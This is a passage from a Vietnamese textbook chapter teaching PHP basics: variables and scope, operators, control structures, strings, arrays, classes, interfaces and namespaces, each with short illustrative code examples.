  <p>Biểu diễn nhị phân của 999 là 1111100111</p><input type='button'
  value='Okie'></body></html>
```

Dễ hình dung trình diễn của trang *first-example.php* trên giao diện của trình duyệt là như thế nào. Ở đây, một phần mã HTML của trang đã không được khai báo ngay từ đầu. Thay vào đó, phần mã HTML này được sinh ra khi mã PHP thực thi

ở bên phục vụ. PHP gọi hàm *echo()* để xuất ra mã HTML. Bên cạnh đó, PHP đã sử dụng hàm dựng sẵn *decbin()* để tính biểu diễn nhị phân của 999 trước khi xuất biểu diễn nhị phân ra HTML. Có thể so sánh mã PHP giống như nguyên vật liệu, trong khi mã HTML, JavaScript và CSS giống như sản phẩm cuối; nguyên vật liệu được lưu trữ và xử lý bên phục vụ để tạo ra sản phẩm cuối đáp ứng yêu cầu của trình khách; tệp PHP có thể chứa hỗn hợp cả nguyên vật liệu và sản phẩm và trình thông dịch PHP có nhiệm vụ xử lý, chuyển thể hỗn hợp đó thành sản phẩm thuần khiết. Nhắc lại rằng, trình khách chỉ yêu cầu và chỉ hiểu HTML, JavaScript và CSS.

Một câu hỏi được đặt ra là khi nào trang PHP có cả mã PHP lẫn HTML, JavaScript và CSS? Câu trả lời có được bằng việc áp dụng nguyên lý "Tách biệt dữ liệu với trình diễn" trong phát triển phần mềm. Nghĩa là, phần xử lý nghiệp vụ của ứng dụng nên được cài đặt trong các tệp chỉ chứa mã PHP, phần kết xuất kết quả xử lý ra HTML, JavaScript và CSS để gửi cho trình khách mới được cài đặt trong các tệp được viết bằng hỗn hợp mã PHP, HTML, JavaScript, CSS. Mẫu thiết kế MVC được trình bày trong Mục 6.4 sẽ trả lời kỹ hơn câu hỏi này. Lưu ý, nếu tệp chỉ chứa mình mã PHP, chỉ cần mở đoạn mã PHP bằng `<?php` ở đầu tệp mà không cần đóng đoạn PHP bằng `?>` ở cuối tệp.

6.2.2. Kiểu dữ liệu, biến, hàm

Ngôn ngữ PHP hỗ trợ các kiểu dữ liệu nguyên thủy như số nguyên, số thực, xâu, logic (true/false), cùng các kiểu phức hợp như mảng và đối tượng. Xâu ký tự là một dãy các ký tự được giới hạn trong cặp nháy đơn (') hoặc trong cặp nháy kép ("). Mảng là ánh xạ, tức bộ sưu tập các cặp <khóa, giá trị>. Đối tượng là thể hiện của lớp được khai báo tương tự trong Java. Các kiểu dữ liệu phức hợp (mảng và đối tượng) sẽ được trình bày chi tiết trong các mục nhỏ phía sau. Ngoài ra, PHP hỗ trợ kiểu dữ liệu đặc biệt có tên là *null*. Miền giá trị của *null* (viết thường) có duy nhất một giá trị là *NULL* (viết hoa). Biến có kiểu dữ liệu *null* là biến không lưu trữ giá trị. Nếu một biến được tạo ra mà không được gán giá trị, nó sẽ có kiểu *null*.

Khác với Java và C, nhưng giống nhiều ngôn ngữ khác, PHP sử dụng cơ chế định kiểu không tường minh. Cơ chế định kiểu này đã được trình bày chi tiết trong Mục 4.1.1. Với cơ chế định kiểu không tường minh, ngôn ngữ PHP không yêu cầu phải khai báo biến trước khi sử dụng, không bắt buộc phải xác định kiểu dữ liệu của biến. Kiểu dữ liệu của biến được tự động xác định dựa trên dữ liệu của nó.

Biến bắt đầu bởi ký tự \$ theo sau là tên biến. Tên biến bao gồm chữ cái, chữ số, dấu gạch nối (_) và phải bắt đầu bằng chữ cái hoặc dấu gạch nối. Hàm được định nghĩa bằng từ khóa *function*, theo sau là tên hàm và các tham số (nếu có). Kiểu của hàm và kiểu của tham số cũng được xác định theo cơ chế không tường minh.

Phạm vi hoạt động của biến có thể là cục bộ (local variable), toàn cục (global variable) hay tĩnh (static variable). Khi một biến được khai báo trong một hàm thì

nó được xem là biến cục bộ và nó chỉ có ý nghĩa sử dụng trong hàm đó. Khi hàm được thực thi xong, toàn bộ biến cục bộ được khai báo trong hàm được giải phóng khỏi bộ nhớ. Ngược lại, biến toàn cục là biến được khai báo ngoài hàm, có thể truy cập ở bất kỳ nơi nào trong chương trình và tồn tại trong suốt thời gian thực thi của chương trình. Tuy nhiên, do sử dụng cơ chế định kiểu không tường minh, biến toàn cục mặc định không hiện diện bên trong hàm. Nếu tên biến được sử dụng bên trong hàm, nó được hiểu là biến cục bộ được khai báo không tường minh. Để biến toàn cục có tác dụng trong phạm vi của hàm, hãy sử dụng từ khoá *global* trước tên biến. Ví dụ chương trình sau đây minh họa cách định nghĩa hàm, sử dụng biến toàn cục và biến cục bộ. Chương trình khai báo, đồng thời gán giá trị cho, một biến toàn cục có tên là *\$a*. Hàm *test()*, sau đó được định nghĩa. Trong hàm *test()*, một biến cục bộ có tên là *\$b* được khai báo và gán giá trị. Với cơ chế định kiểu không tường minh, cả *\$a* và *\$b* được hiểu có kiểu số nguyên, do giá trị gán cho chúng lần lượt là 10 và 15. Câu lệnh *"echo \$a;"* trong hàm *test()* sẽ không in ra kết quả, đồng thời đưa ra một thông báo lỗi "Undefined variable". Nguyên nhân là *\$a* được hiểu là biến cục bộ và nó chưa được gán giá trị. Ngược lại, câu lệnh *"echo (\$a+\$b);"* trong hàm *test()* in ra kết quả 25. Trong câu lệnh này, *\$a* là biến toàn cục do trước đó đã có câu lệnh *"global \$a;"* với ý nghĩa "Từ dòng lệnh này đến hết hàm *test()*, ký hiệu *\$a* là tham chiếu đến biến toàn cục chứ không phải biến cục bộ nữa". Phía sau hàm *test()*, câu lệnh *"echo \$a;"* cho kết quả 10 vì chắc chắn *\$a* là biến toàn cục, câu lệnh *"echo \$b;"* có lỗi "Undefined variable" do không có biến toàn cục nào có tên là *\$b*.

```
1. <?php
2.   $a = 10; // biến toàn cục
3.   function test() {
4.       $b = 15; // biến cục bộ
5.       echo $a; // lỗi Undefined variable
6.       global $a;
7.       echo ($a+$b); // 25
8.   }
9.   echo $a; // 10
10.  echo $b; // lỗi Undefined variable
11.  test(); // 25
```

Biến tĩnh có phạm vi truy cập trong hàm tương tự biến cục bộ. Dù vậy, khác với biến cục bộ, biến tĩnh không mất giá trị của nó khi thực thi của chương trình ra khỏi hàm. Ngược lại, nó giữ nguyên giá trị khi hàm được gọi thêm lần nữa. Có thể thấy phạm vi của biến tĩnh thông qua ví dụ sau. Trong ví dụ này, biến tĩnh *\$count* được khai báo trong hàm *tick()*. Hàm *tick()* được gọi ba lần, mỗi lần làm tăng biến *\$count* thêm 1.

```
1. <?php
2.   function tick() {
3.       static $count = 0;
4.       echo $count;
5.       $count++;
6.   }
7.   tick(); // 0
```



```
8. tick(); // 1
9. tick(); // 2
```

Cơ chế định kiểu không tường minh không cung cấp câu lệnh khai báo biến một cách rõ ràng. Do vậy, một biến có thể không tồn tại hoặc chưa được khởi tạo khi nó được sử dụng. Thông báo "Undefined variable", như ví dụ ở trên, sẽ được ném ra trong những tình huống này. Để tránh những lỗi như vậy, PHP cung cấp hai hàm kiểm tra mà lập trình viên nên sử dụng trước khi dùng biến nếu không chắc chắn biến đã tồn tại và có giá trị. Hàm thứ nhất là *isset(\$var)*, kiểm tra biến *\$var* đã tồn tại hay chưa. Hàm thứ hai là *empty(\$var)*, kiểm tra giá trị của *\$var* có khác rỗng hay không. Mã sử dụng biến có dạng *if (isset(\$var) && !empty(\$var)) { /* sử dụng \$var */ }*.

Cũng do cơ chế định kiểu không tường minh, kiểu của biến không được phát biểu rõ ràng, do vậy lỗi gán giá trị sai kiểu cho biến có thể xảy ra. Để tránh lỗi này, PHP cung cấp hàm kiểm tra kiểu *is_[type]()*, trong đó *[type]* bao gồm *numeric*, *int*, *float*, *string*, *bool*, *null*, *array*, *object* tương ứng với các kiểu dữ liệu số, số nguyên, số thập phân, chuỗi ký tự, logic, null, mảng, và đối tượng.

Trong quá trình tính toán, chương trình có thể thực hiện việc chuyển đổi kiểu dữ liệu cho biến bằng cách ghi tên kiểu dữ liệu mà biến muốn chuyển đổi vào phía trước biến theo cú pháp *(type) \$var*. Ví dụ, đoạn mã *<?php \$x = 2.3; \$n = (int) \$x; ?>* chuyển giá trị số thực của *\$x* thành kiểu số nguyên rồi gán cho *\$n*. Với các kiểu số và chuỗi, PHP cung cấp các hàm *intval(\$s)*, *floatval(\$s)* để chuyển đổi biểu diễn chuỗi *\$s* thành số nguyên, thực, tương ứng; đồng thời cung cấp hàm *strval(\$v)* để chuyển giá trị của *\$v* thành một chuỗi.

6.2.3. Phép toán, biểu thức

PHP hỗ trợ các phép toán và biểu thức tương tự Java và C. Các phép toán được nhắc lại dưới đây.

Phép toán số học: Các phép toán số học được sử dụng trong ngôn ngữ PHP bao gồm: + (cộng), - (trừ), * nhân, / (lấy phần thương số của phép chia), % (lấy phần dư của phép chia).

Phép toán so sánh: Ngôn ngữ PHP sử dụng các phép toán so sánh để so sánh hai giá trị kiểu số hoặc chuỗi ký tự, kết quả trả về là giá trị kiểu logic đúng (true) hoặc không đúng (false), bao gồm: == (bằng nhau về giá trị), === (cùng là một thể hiện), != (không bằng), > (lớn hơn), < (nhỏ hơn), >= (lớn hơn hoặc bằng), <= (nhỏ hơn hoặc bằng).

Phép toán tăng, giảm: Ngôn ngữ PHP sử dụng các phép toán ++ (tăng giá trị của biến kiểu số nguyên thêm một đơn vị), -- (giảm giá trị của biến kiểu số nguyên một đơn vị). Vị trí của phép toán đứng đằng trước hay đằng sau biến sẽ xác định thời điểm tăng hoặc giảm giá trị biến. Nếu đứng đằng trước biến, phép toán sẽ thực hiện tăng hoặc giảm giá trị biến đó trước khi thực hiện ước lượng biểu thức.

Ngược lại nếu đứng đằng sau biến, phép toán sẽ thực hiện ước lượng biểu thức sau đó mới thực hiện tăng hoặc giảm giá trị của biến.

Phép toán logic: Phép toán logic được dùng cho các toán hạng là các biểu thức so sánh hoặc các giá trị kiểu boolean. Ngôn ngữ PHP sử dụng toán tử `&&` cho phép toán AND có kết quả là giá trị đúng khi tất cả các toán hạng có giá trị đúng ngược lại cho kết quả là giá trị sai, toán tử `||` cho phép toán OR có kết quả là giá trị sai khi tất cả các toán hạng có giá trị sai ngược lại cho kết quả đúng, toán tử `!` cho phép NOT có kết quả giá trị sai khi toán hạng có giá trị đúng và cho kết quả là đúng khi toán hạng có giá trị sai.

Phép toán nối chuỗi ký tự: Ngôn ngữ PHP sử dụng toán tử chấm (`.`) để thực hiện nối các chuỗi ký tự với nhau. Ví dụ với hai biến `$str1="Hello "` và `$str2="world!"`, `$str1.$str2` sẽ cho giá trị `"Hello world!"`.

Phép gán: Lệnh gán của ngôn ngữ PHP sử dụng cú pháp `$v = expression`; với ý nghĩa là giá trị của biểu thức *expression* được tính và gán cho biến *\$v*.

Biểu thức: Có thể là một hằng số, biến số, hoặc kết hợp các biểu thức bằng các phép toán. Trong biểu thức gồm nhiều phép toán, việc ước lượng biểu thức dựa vào độ ưu tiên của các phép toán. Phép toán có độ ưu tiên lớn hơn sẽ được thực hiện trước. Các phép toán trong cặp ngoặc mở (và ngoặc đóng) có độ ưu tiên cao nhất. Tiếp theo đến các toán tử một ngôi (`++`, `--`, `!`), rồi các phép toán hai ngôi¹⁸ (`*`, `/`, `%`, `+`, `-`), phép toán nối chuỗi ký tự (`.`). Tiếp theo là các phép toán so sánh, các phép toán logic hai ngôi (`&&`, `||`). Cuối cùng là phép gán (`=`).

6.2.4. Cấu trúc điều khiển

PHP hỗ trợ các cấu trúc điều khiển tương tự Java và C. Các cấu trúc điều khiển được nhắc lại dưới đây.

Cấu trúc rẽ nhánh

Ngôn ngữ PHP hỗ trợ các lệnh rẽ nhánh *if*, *if-else*, *if-elseif-else*, *switch*. Câu lệnh *if* thực hiện một hay nhiều câu lệnh khi biểu thức điều kiện có kết quả đúng. Câu lệnh *if* có cú pháp như sau:

```
if (biểu_thức_điều_kiện) {  
    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện có giá trị đúng;  
}
```

Câu lệnh *if-else* là lệnh rẽ nhánh đầy đủ. Lệnh sẽ thực hiện một hay nhiều câu lệnh khi biểu thức điều kiện có giá trị đúng, và thực hiện một hay nhiều câu lệnh khác khi biểu thức điều kiện có giá trị sai. Lệnh *if-else* có cú pháp như sau:

```
if (biểu_thức_điều_kiện) {
```

¹⁸ Phép toán gồm hai toán hạng.

```

    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện có giá trị đúng;
} else {
    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện có giá trị sai;
}

```

Câu lệnh *if-elseif-else* là câu lệnh rẽ nhánh được sử dụng khi việc thực thi nhiều đoạn mã lệnh trong chương trình phụ thuộc vào giá trị của hai biểu thức điều kiện trở lên. Cú pháp của câu lệnh *if-elseif-else* có dạng như sau:

```

if (biểu_thức_điều_kiện_1) {
    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện_1 cho giá trị đúng;
} else if (biểu_thức_điều_kiện_2) {
    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện_2 cho giá trị đúng;
} else {
    Tập_lệnh được thực hiện khi biểu_thức_điều_kiện_1 và biểu_thức_điều_kiện_2
    đều cho giá trị sai.
}

```

Chương trình trong ví dụ sau đây sử dụng cấu trúc lệnh *if-elseif-else* để kiểm tra tháng của thời gian hiện tại thuộc khoảng thời gian nào trong năm tính theo quý.

```

1. <?php
2.     $month = date('m');
3.     if ($month <= 3) {
4.         echo 'Đây là thời gian thuộc 3 tháng quý I (1,2,3)!';
5.     } else if ($month <= 6) {
6.         echo 'Đây là thời gian thuộc 3 tháng quý II (4,5,6)!';
7.     } else if ($month <= 9) {
8.         echo 'Đây là thời gian thuộc 3 tháng quý III (7,8,9)!';
9.     } else {
10.        echo 'Đây là thời gian thuộc 3 tháng quý IV (10,11,12)!';
11.    }

```

Câu lệnh *switch* là câu lệnh rẽ nhánh được sử dụng khi biểu thức điều kiện có nhiều giá trị lựa chọn, ứng với mỗi giá trị này chương trình thực thi các đoạn mã lệnh khác nhau. Cú pháp của câu lệnh *switch* có dạng như sau:

```

switch (biểu_thức) {
    case giá_trị_1:
        Tập_lệnh được thực thi khi giá trị của biểu_thức bằng giá_trị_1
        break;
    case giá_trị_2:
        Tập_lệnh được thực thi khi giá trị của biểu_thức bằng giá_trị_2

```

```
break;
```

```
...
```

```
default:
```

Tập_lệnh được thực thi khi giá trị của *biểu_thức* khác tất cả các *giá_trị_1*, *giá_trị_2*,... ở trên.

```
}
```

Chú ý lệnh *break* được sử dụng để sau khi thực hiện tập lệnh của một *case* sẽ kết thúc lệnh *switch*. Nếu không có lệnh *break*, sau khi thực hiện tập lệnh trong một *case*, sẽ thực hiện tập lệnh của *case* tiếp theo.

Chương trình trong ví dụ sau đây xác định tháng của thời điểm hiện tại thuộc khoảng thời gian nào trong năm. Nếu thời điểm hiện tại đang là tháng 2, thì sau khi thực hiện lệnh *echo* 'Tháng 2!', tiếp tục thực hiện lệnh *echo* 'Tháng 3!' do *case* 2 không có lệnh *break*.

```
1. <?php
2.     $month = date('m');
3.     switch ($month) {
4.         case 1:
5.             echo 'Tháng 1!';
6.             break;
7.         case 2:
8.             echo 'Tháng 2!';
9.             case 3:
10.            echo 'Tháng 3!';
11.            break;
12.        default:
13.            echo 'Thời điểm này đã ngoài quý I!';
14.    }
```

Cấu trúc lặp

Ngôn ngữ PHP hỗ trợ các lệnh lặp *for*, *foreach*, *while*, *do-while*. Lệnh *for* được dùng khi số lần lặp được xác định trước. Cú pháp của lệnh *for* như sau:

```
for (biểu_thức_1; biểu_thức_2; biểu_thức_3) {
    Tập_lệnh được thực thi khi biểu_thức_2 đúng
}
```

trong đó, *biểu_thức_1* được thực hiện một lần vô điều kiện trước khi các lần lặp (iteration) được diễn ra. Ở mỗi lần lặp, *biểu_thức_2* được kiểm tra, nếu *biểu_thức_2* đúng, khối lệnh của *for* và *biểu_thức_3* lần lượt được thực hiện, ngược lại nếu *biểu_thức_2* sai, lần lặp bị bỏ qua và lệnh *for* được kết thúc.

Lệnh *foreach* dùng để duyệt qua toàn bộ các phần tử thuộc một bộ sưu tập (mảng, đối tượng, xem thêm các Mục 6.2.6 và 6.2.7). Số lần lặp của lệnh *foreach* sẽ bằng với số lượng phần tử của bộ sưu tập. Cú pháp của lệnh *foreach* có dạng như sau:

```
foreach ($tên_bộ_sưu_tập as $giá_trị) {
    Tập_lệnh
}
```

Lệnh *while* được dùng khi số lần lặp không xác định trước. Cú pháp của lệnh *while* như sau:

```
while (biểu_thức_điều_kiện) {
    Tập_lệnh được thực thi khi biểu_thức_điều_kiện cho giá trị đúng.
}
```

Lệnh *while* tiến hành kiểm tra điều kiện lặp trước khi thực thi các lệnh. Các lệnh được thực thi lặp đi lặp lại cho đến khi điều kiện lặp sai.

Lệnh *do-while* cũng được dùng khi số lần lặp không xác định trước. Cú pháp của lệnh *do-while* có dạng như sau:

```
do {
    Tập_lệnh
} while (biểu_thức_điều_kiện);
```

Khác với lệnh *while*, lệnh *do-while* sẽ thực hiện tập lệnh trước khi kiểm tra điều kiện lặp, nên ít nhất tập lệnh được thực hiện một lần.

Ngôn ngữ PHP cung cấp lệnh *break* để có thể thoát khỏi vòng lặp không cần đến xét đến biểu thức điều kiện. Cú pháp lệnh *break* như sau:

```
break [số_vòng_lặp];
```

trong đó, tham số tùy chọn *số_vòng_lặp* xác định số vòng lặp có thể thoát ra trong trường hợp khối lệnh sử dụng nhiều vòng lặp lồng nhau.

Để kết thúc lần lặp hiện tại, và thực hiện lần lặp tiếp theo, PHP sử dụng câu lệnh *continue*. Lệnh *continue* cũng cho phép sử dụng tham số để xác định số vòng lặp thực hiện tiếp tục trong trường hợp khối lệnh sử dụng nhiều vòng lặp lồng nhau.

6.2.5. Xâu

Xâu là dãy ký tự được đặt giữa hai dấu nháy đơn (') hoặc hai dấu nháy kép ("). Sự khác biệt giữa sử dụng dấu nháy đơn và dấu nháy kép là các ký tự trong xâu sử dụng dấu nháy đơn giữ nguyên nghĩa nguyên thủy (literal) của nó, trong khi xâu sử dụng dấu nháy kép cho phép một số tổ hợp ký tự có ý nghĩa đặc biệt có tác dụng mở rộng xâu. Cụ thể, mọi ký tự trong xâu sử dụng dấu nháy đơn đều có nghĩa nguyên thủy ngoại trừ dấu nháy đơn và dấu chéo trái (\). Để xác định giá trị nguyên thủy cho các ký tự này, sử dụng các dãy ký tự thoát (escape sequence) \' và \, tương ứng. Tất cả các dãy ký tự thoát khác như \n, \r, \\$, ... đều không có ý nghĩa mở rộng, mà các ký tự trong chúng giữ nguyên nghĩa nguyên thủy.

Ngược lại, chuỗi ký tự sử dụng dấu nháy kép chấp nhận tất cả các dãy ký tự thoát. Ngoài ra, chuỗi ký tự sử dụng dấu nháy kép cho phép mở rộng chuỗi bằng biến trong chuỗi. Ví dụ sau đây minh họa sự khác biệt giữa chuỗi sử dụng dấu nháy đơn và chuỗi sử dụng dấu nháy kép. Trong ví dụ này, câu lệnh *echo* thứ nhất in ra chuỗi với mọi ký tự đều giữ nguyên ý nghĩa nguyên thủy, trong khi đó câu lệnh *echo* thứ hai in ra chuỗi đã được mở rộng với biến trong chuỗi *\$name* và dãy ký tự thoát *\n*.

```
1. <?php
2. $name = "PHP";
3. echo 'Học $name \n rất bổ ích'; // Học $name \n rất bổ ích
4. echo "Học $name \n rất bổ ích"; // Học PHP
5. // rất bổ ích
```

PHP hỗ trợ rất nhiều hàm và toán tử xử lý chuỗi tiện lợi giúp cho việc xử lý chuỗi dễ dàng và linh hoạt. Điều này là cần thiết và hợp lý vì PHP được thiết kế chuyên dụng cho phát triển mặt sau ứng dụng web. Mọi dữ liệu vào mà mặt sau nhận được đều là chuỗi. Mặt sau ứng dụng web phải kiểm tra chuỗi, chuẩn hóa chuỗi, chuyển đổi chuỗi thành các kiểu dữ liệu khác, ... Một số hàm xử lý chuỗi thường xuyên được sử dụng như *strlen()*, *trim()*, *strcmp()*, *substr()*, *explode()*, *implode()*, *substr_replace()*. Người đọc có thể tìm thấy nguyên mẫu của các hàm này và nhiều hàm xử lý chuỗi khác tại trang <http://php.net/ref.strings>. Với việc nối chuỗi, PHP hỗ trợ toán tử chấm (.) rất tiện lợi với cú pháp *\$s1.\$s2*, trong đó *\$s1*, *\$s2* là các giá trị nguyên thủy hoặc biến bất kỳ. Ví dụ, nếu *\$name='PHP'* thì *'Học '.\$name* tương đương *'Học PHP'*.

6.2.6. Mảng

Khác với Java và C, mảng trong PHP là ánh xạ. Mỗi phần tử của mảng được xác định bởi một khóa (*key*) duy nhất, chỉ đọc. Giá trị kèm theo khóa có thể thay đổi. Truy cập các phần tử mảng được thực hiện thông qua khóa. Khóa chỉ nhận kiểu số nguyên hoặc chuỗi trong khi giá trị có thể nhận kiểu dữ liệu bất kỳ. Có thể khai báo mảng bằng cú pháp đơn giản *\$ten_mang = array()*. Khi đó, một biến có kiểu mảng được tạo nhưng chưa có phần tử nào bên trong mảng. Để khởi tạo các phần tử mảng cùng với khai báo mảng, sử dụng cú pháp *\$ten_mang = array(giá_trị_một, khóa_hai => giá_trị_hai, ...)*, trong đó những phần tử không được xác định khóa sẽ sử dụng khóa là số nguyên tăng tự động, bắt đầu từ 0. Ví dụ, khai báo *\$arr = array("a" => "Hoàng Hóa", "bc" => "Trần Sang", "Nguyễn Minh");* tương đương khai báo *\$arr = array("a" => "Hoàng Hóa", "bc" => "Trần Sang", 0 => "Nguyễn Minh");*.

Để thêm phần tử mới vào mảng, sử dụng cú pháp *\$ten_mang[khóa_mới] = giá_trị;* hoặc *\$ten_mang[] = giá_trị;*, trong đó *khóa_mới* chưa tồn tại trong mảng. Nếu *khóa_mới* được để trống, phần tử mới thêm sẽ nhận khóa là số nguyên tăng tự động. Ví dụ, với mảng *\$arr* ở trên, câu lệnh thêm phần tử mới *\$arr[] = "Lê Văn";* tương đương *\$arr[1] = "Lê Văn";*.

Để thay đổi giá trị một phần tử mảng, sử dụng cú pháp `$ten_mang[khóa_cũ] = giá_trị_mới;`, trong đó `khóa_cũ` đã tồn tại trong mảng. Ví dụ, với mảng `$arr` ở trên, câu lệnh `$arr["a"] = "Hoàng Văn Hóa";` sẽ thay đổi giá trị phần tử thứ nhất trong mảng từ "Hoàng Hóa" thành "Hoàng Văn Hóa".

Để loại bỏ phần tử mảng, sử dụng hàm `unset()` với cú pháp `unset($ten_mang[khóa_cũ]);`, trong đó `khóa_cũ` đã tồn tại trong mảng. Ví dụ, với mảng `$arr` ở trên, câu lệnh `unset($arr["bc"]);` sẽ loại bỏ phần tử thứ hai, có giá trị "Trần Minh", trong mảng. Lưu ý, hàm `unset($var)` tổng quát có tác dụng xóa biến `$var` khỏi chương trình.

Liên quan đến mảng, PHP cung cấp nhiều hàm xử lý thuận tiện. Để biết số phần tử của mảng, sử dụng hàm `count($arr)`. Để sắp xếp các phần tử trong mảng theo thứ tự giá trị tăng dần, sử dụng hàm `sort($arr)`. Để tính giao của các mảng, sử dụng hàm `array_intersect($arr1, $arr2, ...)`, ... Để biết thêm về các hàm xử lý mảng trong PHP, tham khảo trang <http://php.net/ref.array>.

Một trong các thao tác cơ bản trên mảng là duyệt qua các phần tử của mảng để thực hiện một công việc gì đó. PHP cung cấp cấu trúc lặp `foreach` cho duyệt mảng hết sức thuận tiện. Khi duyệt mảng, có thể chỉ lấy ra giá trị của các phần tử trong mảng hoặc lấy ra cả khóa và giá trị của các phần tử trong mảng. Ví dụ sau đây thực hiện duyệt mảng `$a` hai lần, lần thứ nhất chỉ lấy giá trị, lần thứ hai lấy cả khóa và giá trị của các phần tử trong `$a`.

```
1. <?php
2. $a= array("mot"=>1, "hai"=>2, "ba"=>3);
3. foreach($a as $gia_tri)
4.     echo $gia_tri." "; // 1 2 3
5. foreach($a as $khoa=>$gia_tri)
6.     echo $khoa." ".$gia_tri." "; // mot:1 hai:2 ba:3
```

Xét một ví dụ khác sử dụng mảng với giá trị của phần tử mảng không phải là giá trị nguyên thủy. Trong ví dụ này, một mảng "ba chiều" được tạo để lưu danh sách các nhà thơ cùng tác phẩm của họ. Các vòng lặp lồng nhau được sử dụng để duyệt mảng và đọc ra tên các tác giả và tác phẩm.

```
1. <?php
2. $poems = array(
3.     array("name" => "Nguyễn A",
4.         "titles" => array("Gió thu", "Sóng sánh", "Chiều hồng")),
5.     array("name" => "Trần B",
6.         "titles" => array("Ra trận", "Hồng quân")),
7.     array("name" => "Trịnh C", "titles" => array("Sông quê"))
8. );
9. foreach ($poems as $p) {
10.    echo $p["name"]. " có ". count($p["titles"]). " tác phẩm là:";
11.    foreach($p["titles"] as $t) echo " ".$t;
12.    echo ". ";
13. }
14. //
    Kết quả: Nguyễn A có 3 tác phẩm là: Gió thu Sóng sánh Chiều hồng. Trần B
    có 2 tác phẩm là: Ra trận Hồng quân. Trịnh C có 1 tác phẩm là: Sông quê.
```


Lưu ý, giá trị của phần tử mảng có thể nhận dữ liệu kiểu bất kỳ. Cũng lưu ý thêm rằng, trong PHP, tất cả các bộ sưu tập lưu dữ liệu sau khi phân tích yêu cầu HTTP (Mục 6.1.1) đều là mảng. Đây cũng là một trong các lý do tại sao PHP hỗ trợ rất nhiều hàm xử lý mảng một cách dễ dàng như vậy.

6.2.7. Lớp và đối tượng

Lớp và đối tượng trong PHP được cài đặt khá giống trong Java. Định nghĩa một lớp có mẫu như sau:

```
class ClassName {  
    [tính_khả_kiến] dữ_liệu_thành_viên/thuộc_tính  
    [tính_khả_kiến] hàm_thành_viên/phương_thức  
}
```

Định nghĩa lớp được xác định bởi từ khoá *class* tiếp theo là *ClassName* để định danh lớp, sau đó là định nghĩa các thành viên của lớp. Thành viên dữ liệu (data member) cũng được gọi là thuộc tính (attribute). Tương tự, thành viên hàm được gọi là phương thức (method). Tính khả kiến (visibility) của mỗi thành viên được xác định bằng các từ khóa *private*, *protected* và *public*. Đối tượng được khai báo theo cú pháp như sau:

```
$obj = new ClassName();
```

Truy cập các thành viên của đối tượng theo cú pháp:

```
$obj->attr;  
$obj->method();
```

Hàm tạo và hàm hủy được đặt tên là *__construct()* và *__destruct()*, tương ứng. Lưu ý có hai dấu gạch dưới (*_*) ở đầu tên hàm tạo và hàm hủy.

Kế thừa được cài đặt tương tự trong Java:

```
class SubClassName extends ClassName {  
    [tính_khả_kiến] dữ_liệu_thành_viên_của_lớp_con  
    [tính_khả_kiến] hàm_thành_viên_của_lớp_con  
}
```

Để truy cập các thành viên được kế thừa từ lớp cha nhưng bị che (overwrite) do trùng tên trong lớp con, sử dụng cú pháp:

```
parent::thành_viên_được_kế_thừa_lớp_cha_nhưng_bị_che
```

Lớp ảo, phương thức ảo được cài đặt với từ khóa *abstract* cũng giống trong Java, như sau:

```
abstract class ClassName {
```

```

        abstract [tính_khả_kiến] hàm_thành_viên();
    }

```

Hiện tượng đa hình (polymorphism) cũng diễn ra giống như trong Java.

Nhìn chung, định nghĩa lớp, khai báo và sử dụng đối tượng trong PHP không khác trong Java. Lập trình viên Java có thể lập trình hướng đối tượng trong PHP ngay và tra cứu thêm về PHP khi cần thiết.

6.2.8. Giao diện

Giống như trong Java, giao diện trong PHP xác định các phương thức mà lớp phải cài đặt. Giao diện chỉ chứa hằng số và chữ ký của các phương thức. Tất cả các phương thức trong giao diện phải có tính khả kiến là *public*. Lớp cài đặt phải cài đặt tất cả các phương thức thuộc giao diện. Khai báo giao diện bằng từ khóa *interface* như ví dụ sau:

```

interface iTemplate {
    public function setVariable($name, $var);
    public function getHtml($template);
}

```

Lớp cài đặt giao diện được định nghĩa cùng từ khóa *implements* như ví dụ sau:

```

class Template implements iTemplate {
    private $vars = array();

    public function setVariable($name, $var)    { ... }

    public function getHtml($template)    { ... }
}

```

6.2.9. Không gian tên

Trong quá trình phát triển phần mềm, đôi khi việc đặt tên những lớp đối tượng, giao diện, hàm, hằng số do người lập trình định nghĩa bị trùng lặp. Để khắc phục vấn đề này, không gian tên (namespaces) được sử dụng. Không gian tên trong PHP tương đương gói (package) trong Java và giống không gian tên trong C. Khai báo không gian tên trong PHP theo cú pháp:

```

namespace NsName;

// Lớp, giao diện, hàm, hằng số thuộc Không_gian_tên

```

trong đó *NsName* là tên của không gian tên. Khai báo không gian tên phải được đặt ở đầu tệp, ngay sau thẻ `<?php`. Không gian tên được khai báo theo cú pháp này có phạm vi đến hết tệp. Nếu muốn khai báo nhiều không gian tên trong cùng

một tệp, cú pháp thứ hai sau đây được sử dụng:

```
namespace NsName1 {  
    // Lớp, giao diện, hàm, hằng số thuộc NsName1  
}  
  
namespace NsName2 {  
    // Lớp, giao diện, hàm, hằng số thuộc NsName2  
}
```

Một không gian tên có thể chứa không gian tên con (subnamespaces). PHP sử dụng cú pháp tương tự đường dẫn thư mục để biểu diễn không gian tên con:

```
namespace NsName\SubNsName;
```

Các lớp, giao diện, hàm, hằng số không được định nghĩa trong một không gian tên nào được coi là nằm trong không gian tên toàn cục (\). Cũng có thể sử dụng không gian tên vô danh để biểu thị không gian tên toàn cục như sau:

```
namespace { /*Không gian tên toàn cục*/ }
```

Các không gian tên khác được xem như nằm trong không gian tên toàn cục. Có thể hình dung, toàn bộ không gian tên của một ứng dụng có dạng như sau:

```
\  
\namespace1  
\namespace1\subnamespace11  
\namespace1\subnamespace12  
\namespace2  
\namespace2\subnamespace21  
\namespace2\subnamespace21\subsubnamespace211  
...
```

Tên đầy đủ của lớp, giao diện, hàm, hằng số bao gồm không gian tên ở trước, bắt đầu từ không gian tên toàn cục, theo sau là tên của lớp, giao diện, hàm, hằng số, theo mẫu:

```
\namespace\subnamespace\subsubnamespace\...\ClassName
```

Tên đầy đủ được sử dụng để tham chiếu đến lớp, giao diện, hàm, hằng số thuộc không gian tên bất kỳ. Nếu lớp, giao diện không được viết với tên đầy đủ, chúng được hiểu là thuộc không gian tên hiện tại (không gian tên chứa mã lệnh tham chiếu). Nếu hàm, hằng số không được viết với tên đầy đủ, chúng được hiểu là thuộc không gian tên hiện tại hoặc thuộc không gian tên toàn cục nếu không tìm thấy trong không gian tên hiện tại. Ví dụ, trong các mã lệnh sau đây, các lớp

